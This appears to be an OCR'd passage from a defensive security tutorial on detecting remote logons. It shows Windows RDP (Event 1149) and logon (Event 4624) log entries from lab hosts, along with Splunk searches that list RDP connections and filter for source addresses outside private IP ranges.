
- Source address is global IP address
- Source address is the IP address of the VPN device



Event Properties - Event 1149, TerminalServices-RemoteConnectionManager

```
Remote Desktop Services: User authentication succeeded:

User: NeymarJR
Domain:
Source Network Address: 192.168.91.32
```

```
Log Name:          Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational
Source:            TerminalServices-RemoteCo  Logged:         6/10/2021 10:42:04 AM
Event ID:          1149                       Task Category:  None
Level:             Information                Keywords:
User:              NETWORK SERVICE            Computer:       NeymarJR
OpCode:            Info
More Information:  Event Log Online Help
```




Event Properties - Event 4624, Microsoft Windows security auditing.

```
An account was successfully logged on.

Subject:
        Security ID:            SYSTEM
        Account Name:           NEYMARJRS
        Account Domain:         WORKGROUP
        Logon ID:               0x3e7

Logon Type:                     5

New Logon:
        Security ID:            SYSTEM
        Account Name:           SYSTEM
        Account Domain:         NT AUTHORITY
        Logon ID:               0x3e7
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x1f4
        Process Name:           C:\Windows\System32\services.exe

Network Information:
        Workstation Name:
        Source Network Address: -
        Source Port:            -

Detailed Authentication Information:
        Logon Process:          Advapi
        Authentication Package: Negotiate
        Transited Services:     -
        Package Name (NTLM only):       -
        Key Length:             0
```

```
Log Name:          Security
Source:            Microsoft Windows security  Logged:         6/10/2021 10:42:22 AM
Event ID:          4624                        Task Category:  Logon
Level:             Information                 Keywords:       Audit Success
User:              N/A                         Computer:       NeymarJR
OpCode:            Info
More Information:  Event Log Online Help
```

Remote logon detection



New Search


```
source=WinEventLog:Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational
EventID=1149
| table EventID Computer domain src_ip
```

✓ 3 events (6/9/21 11:00:00.000 AM to 6/10/21 11:40:20.000 AM)   No Event Sampling ▾

Events (3)   Patterns   Statistics (3)   Visualization

	EventID	Computer	domain	src_ip
1	1149	NeymarJR		192.168.91.32
2	1149	Messi10		192.168.91.64
3	1149	Messi10		192.168.91.64

The RDP connection from the host in the network is recorded.



New Search

```
source=WinEventLog:Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational
EventID=1149
| eval external_ip=if(cidrmatch("10.0.0.0/8", src_ip) OR cidrmatch("172.16.0.0/12", src_ip) OR cidrmatch("192.168.0.0/16", src_ip) , 1,0 )
| search external_ip="0"
| table EventID Computer domain src_ip
```

✓ 0 events (6/9/21 11:00:00.000 AM to 6/10/21 11:52:28.000 AM)   No Event Sampling ▾

Events (0)   Patterns   Statistics (0)   Visualization

